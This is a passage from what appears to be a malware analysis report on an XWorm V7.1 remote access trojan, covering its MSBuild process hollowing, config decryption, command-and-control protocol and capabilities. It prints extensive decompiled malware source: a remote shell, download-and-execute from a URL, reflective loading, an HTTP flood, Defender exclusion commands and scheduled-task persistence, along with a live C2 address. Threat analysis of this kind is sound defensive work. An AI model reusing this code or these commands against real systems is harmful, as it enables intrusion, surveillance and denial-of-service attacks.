The loader then reflectively resolves and invokes `AC1_1.OrderWorkflow.ProcessFulfillment(string, byte[])` on the in-memory assembly, passing the hardcoded MSBuild path and the XWorm bytes. The injection target is not decided at runtime — it is hardcoded:

```
1 $tp = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe"
```

Joe Sandbox confirmed process hollowing — `Powershell.exe` injects the XWorm PE into `MSBuild.exe` at base address `0x6D0000` . `MSBuild.exe` is spawned as the host process and the XWorm image is mapped into its address space, replacing its legitimate code. From this point

XWorm runs entirely within the `MSBuild.exe` process context — all network connections, registry writes, and persistence operations originate from a trusted Microsoft binary.

Process Hollowing & Injection

- **PowerShell.exe** injects a PE file (XWorm payload) into **MSBuild.exe** at base address `0x6D0000` using process hollowing technique.
- Multiple memory writes to foreign regions (`0x6D0000`, `0x6D2000`, `0x6DC000`) confirm code injection.

The `#XLOADER` comment immediately below marks an alternate execution mode where the current process path is used instead — a builder artifact indicating this script is generated by a tool with multiple output configurations.

```
$tcp = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe"
#XLOADER $tcp = [Diagnostics.Process]::GetCurrentProcess().MainModule.FileName (alternate execution mode)
```

After execution, both blob files and the PowerShell script are deleted via `Remove-Item -Force -EA 0`. The console is suppressed via `FreeConsole()` and `ShowWindow(hwnd, 0)` before the injector fires.

Stage 3 — XWorm V7.1 RAT

First Look

`stage3_payload.bin` is a 32-bit .NET assembly, 35.50 KB. 56 out of 69 security vendors on VirusTotal flagged it as malicious.

The screenshot shows the VirusTotal analysis page for the file `xp1012.exe` (SHA256: `9ef39965263531f35203eea0a1924181264cf6d7f3832d939cd532d5fad77a2d`). The file is 35.50 KB and was last analyzed 23 hours ago. It has a community score of 56/69 and is flagged as malicious by 56/69 security vendors. The analysis shows several threat categories, including `trojan.msil/xworm`, and family labels like `msil`, `xworm`, and `asynrat`. The security vendors' analysis table lists detections from various vendors, including AhnLab-V3, AliCloud, Antiy-AVL, Arctic Wolf, AVG, BitDefender, ClamAV, Alibaba, ALYac, Arcabit, Avast, Avira (no cloud), Bkav Pro, and CrowdStrike Falcon.

Security vendor	Detection
AhnLab-V3	Backdoor.Win.AsyncRat.C5372433
Alibaba	Backdoor:MSIL/AsyncRat.0c405068
AliCloud	Rat.Win.AsyncRat.Stub
ALYac	IL:Trojan.AsyncRAT.343
Antiy-AVL	Trojan[Backdoor]/MSIL_XWorm
Arcabit	IL:Trojan.AsyncRAT.343
Arctic Wolf	Unsafe
Avast	Win32:MalwareX-gen [Rat]
AVG	Win32:MalwareX-gen [Rat]
Avira (no cloud)	TR/W32.MalwareX
BitDefender	IL:Trojan.AsyncRAT.343
Bkav Pro	W32.Malware.6236B115
ClamAV	Win.Packed.njRAT-10002074-1
CrowdStrike Falcon	Win/malicious_confidence_100% (W)

Configuration Extraction

```
1 using System;
2 using Microsoft.VisualBasic.CompilerServices;
3
4 // Token: 0x02000007 RID: 7
5 public class Settings
6 {
7     // Token: 0x04000006 RID: 6
8     public static string Hosts = "dVX3wbhzhdirydb1iTMaAg==";
9
10    // Token: 0x04000007 RID: 7
11    public static string Host;
12
13    // Token: 0x04000008 RID: 8
14    public static string Port = "aP7svYRtCtjle08hH2CCIg==";
15
16    // Token: 0x04000009 RID: 9
17    public static string KEY = "jLu2xe1k8nE052LufXBYpm18PH7sjsHA00tsMw1XQmI=";
18
19    // Token: 0x0400000A RID: 10
20    public static string SPL = "i4SZ9WtmVYhf4zkKISKZ1w==";
21
22    // Token: 0x0400000B RID: 11
23    public static int Sleep = Conversions.ToInteger("1");
24
25    // Token: 0x0400000C RID: 12
26    public static string Groub = "jNZsGNPu8ivPOF6r5w2XVw==";
27
28    // Token: 0x0400000D RID: 13
29    public static string USBNM = "dfMxAsgFw2KRXUbgSFKVug==";
30
31    // Token: 0x0400000E RID: 14
32    public static string InstallDir = "iQvfAYz2BqdnXC5usHa+Aw==";
33
34    // Token: 0x0400000F RID: 15
35    public static string InstallStr = "82Zk4LGdD+PH4m+ugXSFpw==";
36
37    // Token: 0x04000010 RID: 16
38    public static string Mutex = "aG0284VKfQVe8Vup";
39 }
40
```

XWorm stores its configuration as AES-encrypted, Base64-encoded strings inside the `Settings` class.

```
3 namespace Stub
4 {
5     // Token: 0x0200000C RID: 12
6     public class AlgorithmAES
7     {
8         // Token: 0x0600003F RID: 63 RVA: 0x0004890 File Offset: 0x0002D90
9         public static object Decrypt(string input)
10         {
11             RijndaelManaged rijndaelManaged = new RijndaelManaged();
12             MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
13             byte[] array = new byte[32];
14             byte[] array2 = md5CryptoServiceProvider.ComputeHash(Helper.SB(Settings.Mutex)); used as key for AES
15             Array.Copy(array2, 0, array, 0, 16);
16             Array.Copy(array2, 0, array, 15, 16);
17             rijndaelManaged.Key = array;
18             rijndaelManaged.Mode = CipherMode.ECB;
19             ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
20             byte[] array3 = Convert.FromBase64String(input);
21             return Helper.BS(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
22         }
23     }
24 }
25
26
```

`AlgorithmAES.Decrypt()` derives the AES key by computing `MD5(UTF-8(mutex))` — producing a 16-byte digest — then building a 32-byte key with two `Array.Copy` calls:

</> C#

```
1 Array.Copy(array2, 0, array, 0, 16); // digest → positions 0-15
2 Array.Copy(array2, 0, array, 15, 16); // digest → positions 15-30
```

The second copy starts at position 15, overwriting `array[15]` with `digest[0]`. The resulting 32-byte key is:

</> Plaintext

```
digest[0..14] | digest[0] | digest[1..15]
```

Position 15 holds `digest[0]`, not `digest[15]`. This one-byte overlap is deliberate — it makes the key non-standard while keeping derivation simple and reproducible from the mutex alone. Anyone replicating the config extractor must implement this exact overlap or produce a wrong key.

```
public static void Main()
{
    Thread.Sleep((checked(Settings.Sleep * 1000)));
    try
    {
        Settings.Hosts = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Hosts));
        Settings.Port = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Port));
        Settings.KEY = Conversions.ToString(AlgorithmAES.Decrypt(Settings.KEY));
        Settings.SPL = Conversions.ToString(AlgorithmAES.Decrypt(Settings.SPL));
        Settings.Groub = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Groub));
        Settings.USBNM = Conversions.ToString(AlgorithmAES.Decrypt(Settings.USBNM));
        Settings.InstallDir = Environment.ExpandEnvironmentVariables(Conversions.ToString(AlgorithmAES.Decrypt(Settings.InstallDir)));
        Settings.InstallStr = Conversions.ToString(AlgorithmAES.Decrypt(Settings.InstallStr));
    }
    catch (Exception ex)
    {
        Environment.Exit(0);
    }
}
```

Config Decryption

To extract the configuration statically, the key derivation and decryption routine were reimplemented in Python using the plaintext mutex as the only input.

```
(rhad-env) C:\Users\Artful Dodger\Downloads\out>python config_decryptor.py
Mutex      : aG0284VKfQVe8Vup (plaintext - not encrypted)
Sleep      : 1

=== XWorm Config Decryption ===
Hosts      : 109.248.150.234
Port       : 1012
KEY        : <V7PV7PV7PV7PV7P>
SPL        : <Xwormmm>
Groub      : XWorm V7.1
USBNM      : USB.exe
InstallDir : %AppData%
InstallStr  : bin.exe
```

The decrypted configuration reveals the C2 at `109.248.150.234:1012` , with `<V7PV7PV7PV7PV7P>` as the AES communication key and `<Xwormmm>` as the stream splitter. Both are default values from the XWorm V7.1 builder, unchanged by the operator.

The C2 at `109.248.150.234` is hosted by SIA RixHost (AS203557) in Zwolle, Netherlands, a data center and web hosting provider. The IP has one prior abuse report from December 2024 flagging a webmail attack, with a current abuse confidence of 0%. No other malware families have been publicly linked to this address at the time of analysis, suggesting either a freshly provisioned or low-activity C2 node.

C2 Communication

XWorm communicates over raw TCP using a length-prefixed framing protocol. Every message on the wire follows this structure:

</> Plaintext

[ASCII length string][0x00 null byte][AES-128-ECB ciphertext]

The receiver reads one byte at a time until the null terminator, parses the declared length, then reads exactly that many bytes before dispatching the payload to the command handler.

Network

Requests 0 TCP 5 UDP 0

109.248.150.234:1012

STAGE3_PAYLOAD...

109.248.150.234:1012

STAGE3_PAYLOAD...

NL

109.248.150.234:1012

STAGE3_PAYLOAD...

109.248.150.234:1012

STAGE3_PAYLOAD...

109.248.150.234:1012

STAGE3_PAYLOAD...

Triage sandbox confirmed repeated outbound connections to `109.248.150.234:1012` from the XWorm process — consistent with the reconnection loop firing every 3–10 seconds on failed connection attempts.

On connection, XWorm immediately sends a registration beacon — **INFO** — carrying the victim's hardware ID, username, OS version, group tag, CPU, GPU, RAM, antivirus products, webcam presence, UAC level, and idle time. The operator's panel receives a full victim profile before issuing a single command.

```
90
91 // Token: 0x0600001C RID: 28 RVA: 0x00002A40 File Offset: 0x00000C40
92 public static object Info()
93 {
94     ComputerInfo computerInfo = new ComputerInfo();
95     return string.Concat(new object[]
96     {
97         "INFO",
98         Settings.SPL,
99         Helper.ID(),
100        Settings.SPL,
101        Environment.UserName,
102        Settings.SPL,
103        computerInfo.OSFullName.Replace("Microsoft", null),
104        Environment.OSVersion.ServicePack.Replace("Service Pack", "SP") + " ",
105        Environment.Is64BitOperatingSystem.ToString().Replace("False", "32bit").Replace("True", "64bit"),
106        Settings.SPL,
107        Settings.Groub,
108        Settings.SPL,
109        ClientSocket.INDATE(),
110        Settings.SPL,
111        ClientSocket.Spread(),
112        Settings.SPL,
113        ClientSocket.UAC(),
114        Settings.SPL,
115        Messages.Cam(),
116        Settings.SPL,
117        ClientSocket.CPU(),
118        Settings.SPL,
119        ClientSocket.GPU(),
120        Settings.SPL,
121        ClientSocket.RAM(),
122        Settings.SPL,
123        ClientSocket.Antivirus()
124    });
125 }
```

The heartbeat fires every 10–15 seconds — randomized to avoid fixed-interval network signatures — reporting the currently focused window title and idle time to the operator.

Command Dispatcher

All incoming traffic is handled by `Read()`, which decrypts each packet, splits on `<Xwormmm>`, and dispatches on the first token. The full command set:

```

21 namespace Stub
22 {
23     // Token: 0x00000000 RID: 16
24     public class Messages
25     {
26         // Token: 0x00000000 RID: 46 Name: 0x0000003C File Offset: 0x0000173C
27         public static void Read(byte[] b)
28         {
29             It decrypts every incoming C2 packet, splits on the SPL delimiter, and dispatches on the first token
30             try
31             {
32                 string[] array = Strings.Split[Helper.HS[Helper.AES.Decryptor(b)], Settings.SPL, -1, CompareMethod.Binary];
33                 string text = array[0];
34                 if (Operators.CompareString(text, "pong", false) == 0)
35                 {
36                     ClientSocket.ActivePong = false;
37                     ClientSocket.Send[Pong] = Settings.SPL + Conversions.ToString[ClientSocket.Interval];
38                     ClientSocket.Interval = 0;
39                 }
40                 else if (Operators.CompareString(text, "test", false) == 0)
41                 {
42                     Close mutex
43                     Helper.CloseMutex[1];
44                     Application.Restart[1];
45                     restart process, reconnect to C2
46                     Environment.Exit[0];
47                 }
48                 else if (Operators.CompareString(text, "CLOSE", false) == 0) Shutdown socket, kill process
49                 {
50                     ClientSocket.Shutdown[SocketShutdown.Both];
51                     ClientSocket.s.Close[1];
52                     Environment.Exit[0];
53                 }
54                 else if (Operators.CompareString(text, "uninstall", false) == 0) Self-removal via Uninstaller.UNS(false)
55                 {
56                     Uninstaller.UNS(false, null, null);
57                 }
58                 else if (Operators.CompareString(text, "update", false) == 0) Replace binary with new payload, re-execute
59                 {
60                     Uninstaller.UNS(true, array[1], Helper.Decompress[Convert.FromBase64String(array[1])]);
61                 }
62                 else if (Operators.CompareString(text, "du", false) == 0) Write to temp path, execute (PowerShell bypass if .ps1)
63                 {
64                     Messages.Bundle[1, Helper.Decompress[Convert.FromBase64String(array[1])]];
65                 }
66                 else if (Operators.CompareString(text, "rm", false) == 0) Reflective load
67                 {
68                     Messages.Memory[Helper.Decompress[Convert.FromBase64String(array[1])]];
69                 }
70                 else if (Operators.CompareString(text, "url", false) == 0) Download file from URL → temp path → Process.Start
71                 {
72                     try
73                     {
74                         ServicePointManager.Expect100Continue = true;
75                         ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
76                         ServicePointManager.DefaultConnectionLimit = 9999;
77                     }
78                     catch (Exception ex)
79                     {
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129

```


```

74         catch (Exception ex)
75         {
76         }
77         string text2 = Path.Combine(Path.GetTempPath(), Helper.GetRandomString(6) + array[1]);
78         WebClient webClient = new WebClient();
79         webClient.DownloadFile(array[2], text2);
80         Process.Start(text2);
81     }
82     else if (Operators.CompareString(text, "Urlopen", false) == 0) Open URL visibly in browser
83     {
84         Messages.OpenUrl(array[1], false);
85     }
86     else if (Operators.CompareString(text, "UrLhide", false) == 0) Open URL hidden (background HTTP GET, no window)
87     {
88         Messages.OpenUrl(array[1], true);
89     }
90     else if (Operators.CompareString(text, "PCShutdown", false) == 0)
91     {
92         Interaction.Shell("shutdown.exe /f /s /t 0", AppWinStyle.Hide, false, -1);
93     }
94     else if (Operators.CompareString(text, "PCRestart", false) == 0)
95     {
96         Interaction.Shell("shutdown.exe /f /r /t 0", AppWinStyle.Hide, false, -1);
97     }
98     else if (Operators.CompareString(text, "PCLogoff", false) == 0)
99     {
100         Interaction.Shell("shutdown.exe -l", AppWinStyle.Hide, false, -1);
101     }
102     else if (Operators.CompareString(text, "RunShell", false) == 0) Execute shell command, hidden window
103     {
104         Interaction.Shell(array[1], AppWinStyle.Hide, false, -1);
105     }
106     else if (Operators.CompareString(text, "StartDDos", false) == 0) Start HTTP flood thread via TD()
107     {
108         try
109         {
110             Messages.DDos.Abort();
111         }
112         catch (Exception ex2)
113         {
114         }
115         Messages.DDos = new Thread(delegate(object a0)
116         {
117             Messages.TD(Conversions.ToString(a0));
118         });
119         Messages.DDos.Start(array[1]);
120     }
121     else if (Operators.CompareString(text, "StopDDos", false) == 0) Abort DDos thread
122     {
123         try
124         {
125             Messages.DDos.Abort();
126         }
127         catch (Exception ex3)
128         {
129         }
130     }
131 }

```



```
174     else if (Operators.CompareString(text, "Shosts", false) == 0)
175     {
176         try
177         {
178             File.WriteAllText(array[1], array[2]);
179             ClientSocket.Send(string.Concat(new string[]
180             {
181                 "HostsMSG",
182                 Settings.SPL,
183                 Helper.ID(),
184                 Settings.SPL,
185                 "Modified successfully!"
186             }));
187         }
188         catch (Exception ex6)
189         {
190             ClientSocket.Send(string.Concat(new string[]
191             {
192                 "HostsErr",
193                 Settings.SPL,
194                 Helper.ID(),
195                 Settings.SPL,
196                 ex6.Message
197             }));
198         }
199     }
200     else if (Operators.CompareString(text, "DDos", false) == 0) Send DDos status confirmation
201     {
202         ClientSocket.Send("DDos");
203     }
204     else if (Operators.CompareString(text, "plugin", false) == 0) Load plugin from registry cache or request bytes from C2
205     {
206         Messages.Pack = array;
207         if (Helper.GetValue(array[1]) == null)
208         {
209             ClientSocket.Send("sendPlugin" + Settings.SPL + array[1]);
210         }
211         else
212         {
213             Messages.Plugin(Helper.Decompress(Helper.GetValue(array[1])));
214         }
215     }
216     else if (Operators.CompareString(text, "savePlugin", false) == 0) Receive plugin, cache in registry, execute
217     {
218         byte[] array2 = Convert.FromBase64String(array[2]);
219         Helper.SetValue(array[1], array2);
220         Messages.Plugin(Helper.Decompress(array2));
221     }
222     else if (Operators.CompareString(text, "RemovePlugins", false) == 0)
223     {
224         MyProject.Computer.Registry.CurrentUser.DeleteSubKey(Helper.PL); Delete plugin registry subkey
225         Messages.SendMSG("Plugins Removed!");
226     }
227     else if (Operators.CompareString(text, "OfflineGet", false) == 0)
228     {
229         Messages.SendError("OfflineKeylogger Not Enabled");
230     }
```



`Read()` function — full command dispatcher

Core Capabilities

Remote Shell

`RunShell` passes the operator's command string directly to a hidden `cmd.exe` process. Full interactive shell over the encrypted C2 channel.

```
101
102     else if (Operators.CompareString(text, "RunShell", false) == 0)
103     {
104         Interaction.Shell(array[1], AppWinStyle.Hide, false, -1);
105     }
```

Drop and Execute

`RunDisk()` writes a received payload to `%TEMP%\<6-char random><extension>` and executes it. `.ps1` payloads are launched with `-ExecutionPolicy Bypass` automatically.

```
596
597 // Token: 0x06000038 RID: 56 RVA: 0x00004628 File Offset: 0x00002828
598 private static void RunDisk(string Extension, byte[] Data)
599 {
600     object obj = Path.Combine(Path.GetTempPath(), Helper.GetRandomString(6) + Extension);
601     File.WriteAllBytes(Conversions.ToString(obj), Data);
602     Thread.Sleep(500); 500ms between write and execute
603     if (Extension.ToLower().EndsWith(".ps1"))
604     {
605         Process process = Process.Start(new ProcessStartInfo("powershell.exe")
606         {
607             WindowStyle = ProcessWindowStyle.Hidden,
608             Arguments = Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject("-ExecutionPolicy Bypass -File \"", obj), "\""))
609         });
610     }
611     else
612     {
613         object obj2 = null;
614         Type typeFromHandle = typeof(Process);
615         string text = "Start";
616         object[] array = new object[] { RuntimeHelpers.GetObjectValue(obj) };
617         object[] array2 = array;
618         string[] array3 = null;
619         Type[] array4 = null;
620         bool[] array5 = new bool[] { true };
621         NewLateBinding.LateCall(obj2, typeFromHandle, text, array2, array3, array4, array5, true);
622         if (array5[0])
623         {
624             obj = RuntimeHelpers.GetObjectValue(array[0]);
625         }
626     }
627 }
```

Automatic PowerShell bypass

Reflective Loading

`Memory()` loads a received .NET assembly directly into the malware's process memory via `AppDomain.CurrentDomain.Load(byte[])` — no file ever touches disk.

```
1 // Stub.Messages
2 // Token: 0x06000039 RID: 57 RVA: 0x000046FC File Offset: 0x000028FC
3 private static object Memory(byte[] buffer)
4 {
5     try
6     {
7         Assembly assembly = AppDomain.CurrentDomain.Load(buffer);
8         MethodInfo entryPoint = assembly.EntryPoint;
9         object objectValue = RuntimeHelpers.GetObjectValue(assembly.CreateInstance(entryPoint.Name));
10        object[] array = new object[1];
11        if (entryPoint.GetParameters().Length == 0)
12        {
13            array = null;
14        }
15        entryPoint.Invoke(RuntimeHelpers.GetObjectValue(objectValue), array);
16    }
17    catch (Exception ex)
18    {
19    }
20    object obj;
21    return obj;
22 }
```

→ Payload loaded directly from bytes — never hits disk

Executed inside the malware's own process context

Screenshot Capture

The `$Cap` command captures the primary screen at 16bpp, downsizes to 256×156 JPEG, GZip-compresses it, and sends it as `#CAP` to the C2 panel. Designed for low-bandwidth live monitoring.

```
230 }
231 else if (Operators.CompareString(text, "$Cap", false) == 0)
232 {
233     try
234     {
235         try
236         {
237             if (!Helper.ProcessDpi)
238             {
239                 Helper.SetProcessDpiAwareness(2);
240                 Helper.ProcessDpi = true;
241             }
242         }
243         catch (Exception ex7)
244         {
245         }
246         Rectangle bounds = Screen.PrimaryScreen.Bounds;
247         Rectangle bounds2 = Screen.PrimaryScreen.Bounds;
248         Bitmap bitmap = new Bitmap(bounds2.Width, bounds2.Height, PixelFormat.Format16bppRgb555);
249         Graphics graphics = Graphics.FromImage(bitmap);
250         Size size = new Size(bitmap.Width, bitmap.Height);
251         graphics.CopyFromScreen(0, 0, 0, 0, size, CopyPixelOperation.SourceCopy);
252         MemoryStream memoryStream = new MemoryStream();
253         Bitmap bitmap2 = new Bitmap(256, 156);
254         Graphics graphics2 = Graphics.FromImage(bitmap2);
255         Graphics graphics3 = graphics2;
256         Image image = bitmap;
257         bounds2 = new Rectangle(0, 0, 256, 156);
258         Rectangle rectangle = bounds2;
259         Rectangle rectangle2 = new Rectangle(0, 0, bitmap.Width, bitmap.Height);
260         graphics3.DrawImage(image, rectangle, rectangle2, GraphicsUnit.Pixel);
261         bitmap2.Save(memoryStream, ImageFormat.Jpeg);
262         ClientSocket.Send(string.Concat(new string[]
263         {
264             "#CAP",
265             Settings.SPL,
266             Helper.ID(),
267             Settings.SPL,
268             Convert.ToBase64String(Helper.Compress(memoryStream.ToArray()))
269         }));
270         try
271         {
272             graphics.Dispose();
273             memoryStream.Dispose();
274             bitmap2.Dispose();
275             graphics2.Dispose();
276             bitmap.Dispose();
277         }
278         catch (Exception ex8)
279         {
280         }
281     }
282     catch (Exception ex9)
283     {
284     }
285 }
286 catch (Exception ex10)
287 {
288     Messages.SendError(ex10.Message);
289 }
290 }
291 }
```

Process Monitor

`Monitoring()` takes a comma-separated keyword list from the operator and scans all running process window titles every second. When a target keyword is detected, a bank name, crypto wallet, anything, it sends an alert to C2. Used for targeted surveillance.

```
1 // Stub.Messages
2 // Token: 0x06000033 RID: 51 RVA: 0x0000441C File Offset: 0x0000261C
3 public static void Monitoring(string Data)
4 {
5     List<string> list = new List<string>();
6     foreach (string obj in Strings.Split(Data, ",", -1, CompareMethod.Binary))
7     {
8         list.Add(Conversions.ToString(NewLateBinding.LateGet(obj, null, "ToLower", new object[0], null, null, null)));
9     }
10    int num = 30;
11    checked
12    {
13        while (ClientSocket.isConnected)
14        {
15            foreach (Process process in Process.GetProcesses())
16            {
17                if (!string.IsNullOrEmpty(process.MainWindowTitle))
18                {
19                    if (list.Any(new Func<string, bool>(process.MainWindowTitle.ToLower().Contains)) && num > 30)
20                    {
21                        num = 0;
22                        Messages.SendMSG("Open [" + process.MainWindowTitle.ToLower() + "]");
23                    }
24                }
25            }
26            num++;
27            Thread.Sleep(1000);
28        }
29    }
30 }
```

HTTP Flood

`TD()` spawns 20 concurrent threads per round, each sending an HTTP POST with a randomized User-Agent to the target. Rounds fire every 5 seconds for the configured duration. Controlled by `StartDDos` / `StopDDos` .

```

// Token: 0x00000032 RID: 50 RVA: 0x0000432C File Offset: 0x0000252C
public static void To(string Input)
{
    checked
    {
        try
        {
            string Host = Input.Split(new char[] { ':' })[0];
            string Port = Input.Split(new char[] { ':' })[1];
            int num = Convert.ToInt32(Input.Split(new char[] { ':' })[2]) * 60;
            TimeSpan timespan = TimeSpan.FromSeconds((double)num);
            Stopwatch stopwatch = new Stopwatch();
            stopwatch.Start();
            while (timespan > stopwatch.Elapsed && ClientSocket.isConnected)
            {
                int num2 = 0;
                do
                {
                    Thread thread = new Thread(delegate
                    {
                        try
                        {
                            Socket socket = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
                            socket.Connect(Host, Convert.ToInt32(Port));
                            string text = string.Concat(new string[]
                            {
                                "POST / HTTP/1.1\r\nHost: ",
                                Host,
                                "\r\nConnection: keep-alive\r\nContent-Type: application/x-www-form-urlencoded\r\nUser-Agent: ",
                                Helper.userAgents[new Random().Next(Helper.userAgents.Length)],
                                "\r\nContent-length: 5235\r\n\r\n"
                            });
                            byte[] bytes = Encoding.UTF8.GetBytes(text);
                            socket.Send(bytes, 0, bytes.Length, SocketFlags.None);
                            Thread.Sleep(2500);
                            socket.Dispose();
                        }
                        catch (Exception ex)
                        {
                        }
                    });
                    thread.Start();
                    num2++;
                } while (num2 <= 19);
                Thread.Sleep(5000);
            }
        }
        catch (Exception ex)
        {
        }
    }
}

```

Hosts File Manipulation

Hosts reads and exfiltrates the full hosts file. **Shosts** overwrites it with operator-supplied content — silently redirecting any domain on the victim machine.

```

37     else if (Operators.CompareString(text, "Hosts", false) == 0)
38     {
39         string text3 = Environment.GetFolderPath(Environment.SpecialFolder.System) + "\\drivers\\etc\\hosts";
40         ClientSocket.Send(string.Concat(new string[]
41         {
42             "Hosts",
43             Settings.SPL,
44             Helper.ID(),
45             Settings.SPL,
46             text3,
47             Settings.SPL,
48             File.ReadAllText(text3)
49         }));
50     }

```

Plugin System

XWorm supports a modular plugin architecture. Plugins are .NET assemblies pushed from C2, loaded reflectively, and cached in the registry between sessions. The plugin dispatcher supports execution, credential recovery, process injection, UAC bypass, and ransomware encryption and decryption — all gated behind the **ENC** / **DEC** state flag to prevent double-encryption.

```

8
9
10 if (Operators.CompareString(type.Name, "Plugin", false) == 0)
11 {
12     foreach (MethodInfo obj in type.GetMethods())
13     {
14         if (Operators.ConditionalCompareObjectEqual(NewLateBinding.LateGet(obj, null, "Name", new object[0], null, null, null), "Run", false))
15         {
16             NewLateBinding.LateCall(obj, null, "Invoke", new object[]
17             {
18                 null,
19                 new object[]
20                 {
21                     Settings.Host,
22                     Settings.Port,
23                     Settings.SPI,
24                     Settings.KIV,
25                     Helper.ID()
26                 }, null, null, null, true);
27             return;
28         }
29         if (Operators.ConditionalCompareObjectEqual(NewLateBinding.LateGet(obj, null, "Name", new object[0], null, null, null), "RunRecovery", false))
30         {
31             ClientSocket.Send(Conversions.ToString(Operators.ConcatenateObject("Recovery" + Settings.SPI + Helper.ID() + Settings.SPI + Conversions.ToString(Convert.ToInt32(Messages.Pack[2])) + Settings.SPI,
32             NewLateBinding.LateGet(obj, null, "Invoke", new object[]
33             {
34                 null,
35                 new object[] { Convert.ToInt32(Messages.Pack[2]) }
36             }, null, null, null));
37             return;
38         }
39         if (Operators.ConditionalCompareObjectEqual(NewLateBinding.LateGet(obj, null, "Name", new object[0], null, null, null), "RunOptions", false))
40         {
41             string text = Conversions.ToString(NewLateBinding.LateGet(obj, null, "Invoke", new object[]
42             {
43                 null,
44                 new object[] { Messages.Pack[2] }
45             }, null, null, null));
46             if (text.StartsWith("Error"))
47             {
48                 Messages.SendError(text);
49             }
50             else
51             {
52                 Messages.SendMessage(text);
53             }
54             return;
55         }
56         if (Operators.ConditionalCompareObjectEqual(NewLateBinding.LateGet(obj, null, "Name", new object[0], null, null, null), "InjRun", false))
57         {
58             if (!File.Exists(Messages.Pack[2]))
59             {
60                 NewLateBinding.LateCall(obj, null, "Invoke", new object[]
61                 {
62                     null,
63                     new object[]
64                     {
65                         Messages.Pack[2],
66                         Helper.Decompress(Convert.FromBase64String(Messages.Pack[3]))
67                     }
68                 }, null, null, null, true);
69             }
70             return;
71         }
72     }
73 }

```

Activate Windows

```

71
72 if (Operators.ConditionalCompareObjectEqual(NewLateBinding.LateGet(obj, null, "Name", new object[0], null, null, null), "UACFunc", false))
73 {
74     Messages.SendError(Conversions.ToString(NewLateBinding.LateGet(obj, null, "Invoke", new object[]
75     {
76         null,
77         new object[] { Convert.ToInt32(Messages.Pack[2]) }
78     }, null, null, null));
79     return;
80 }
81 if (Operators.ConditionalCompareObjectEqual(NewLateBinding.LateGet(obj, null, "Name", new object[0], null, null, null), "EMC", false))
82 {
83     if (Convert.ToBoolean(Messages.Pack[2]))
84     {
85         if (Messages.RS != 1)
86         {
87             Messages.RS = 1;
88             Messages.SendMessage(Conversions.ToString(NewLateBinding.LateGet(obj, null, "Invoke", new object[]
89             {
90                 null,
91                 new object[]
92                 {
93                     Helper.ID(),
94                     Helper.Decompress(Convert.FromBase64String(Messages.Pack[3])),
95                     Messages.Pack[4],
96                     Messages.Pack[5],
97                     Messages.Pack[6]
98                 }, null, null, null));
99             Messages.RS = 2;
100         }
101         return;
102     }
103 }
104 else if (Operators.ConditionalCompareObjectEqual(NewLateBinding.LateGet(obj, null, "Name", new object[0], null, null, null), "DEC", false) && !Convert.ToBoolean(Messages.Pack[2]))
105 {
106     if (Messages.RS == 2)
107     {
108         Messages.RS = 1;
109         Messages.SendMessage(Conversions.ToString(NewLateBinding.LateGet(obj, null, "Invoke", new object[]
110         {
111             null,
112             new object[] { Helper.ID() }
113         }, null, null, null));
114         Messages.RS = 0;
115     }
116     return;
117 }
118 }
119 }
120 }
121 }
122 catch (Exception ex)
123 {
124     Messages.SendError("Plugin Error! " + ex.Message);
125 }
126 }

```

Anti-Analysis & Evasion

XWorm prevents the host from sleeping via `SetThreadExecutionState` with `ES_CONTINUOUS` | `ES_SYSTEM_REQUIRED` | `ES_DISPLAY_REQUIRED` — keeping the machine and display awake indefinitely while it runs.

Windows Defender exclusions are added via PowerShell `-ExecutionPolicy Bypass` if the process has admin privileges — covering both the running executable and the install path, by path and by process name.

```
// Token: 0x0600004A RID: 74 RVA: 0x00004DEC File Offset: 0x00002FEC
public static void PreventSleep()
{
    try
    {
        Helper.SetThreadExecutionState((Helper.EXECUTION_STATE)2147483651U);
    }
    catch (Exception ex)
    {
    }
}
```

```
public static void Exclusion()
{
    if (Conversions.ToBoolean(ClientSocket.UAC()))
    {
        try
        {
            ProcessStartInfo processStartInfo = new ProcessStartInfo();
            processStartInfo.FileName = "powershell.exe";
            processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            processStartInfo.Arguments = "-ExecutionPolicy Bypass Add-MpPreference -ExclusionPath '' + Helper.current + ''";
            Process.Start(processStartInfo).WaitForExit();
            processStartInfo.Arguments = "-ExecutionPolicy Bypass Add-MpPreference -ExclusionProcess '' + Process.GetCurrentProcess().MainModule.ModuleName + ''";
            Process.Start(processStartInfo).WaitForExit();
            processStartInfo.Arguments = string.Concat(new string[]
            {
                "-ExecutionPolicy Bypass Add-MpPreference -ExclusionPath '",
                Settings.InstallDir,
                "\\*",
                Settings.InstallStr,
                ""
            });
            Process.Start(processStartInfo).WaitForExit();
            processStartInfo.Arguments = "-ExecutionPolicy Bypass Add-MpPreference -ExclusionProcess '' + Path.GetFileName(Settings.InstallStr) + ''";
            Process.Start(processStartInfo).WaitForExit();
        }
        catch (Exception ex)
        {
        }
    }
}
```

Persistence — Three Mechanisms

1. Scheduled Task (runs every minute):

```
</> C#
1 processStartInfo.Arguments = "/create /f /RL HIGHEST /sc minute /mo 1 /tn \"<name>\" /tr
2 // If not admin, same command without /RL HIGHEST
```

`/sc minute /mo 1` fires every minute, making persistence far more aggressive — the malware is relaunched every 60 seconds regardless of whether a new logon occurs. Admin runs additionally get `/RL HIGHEST` for elevated execution.

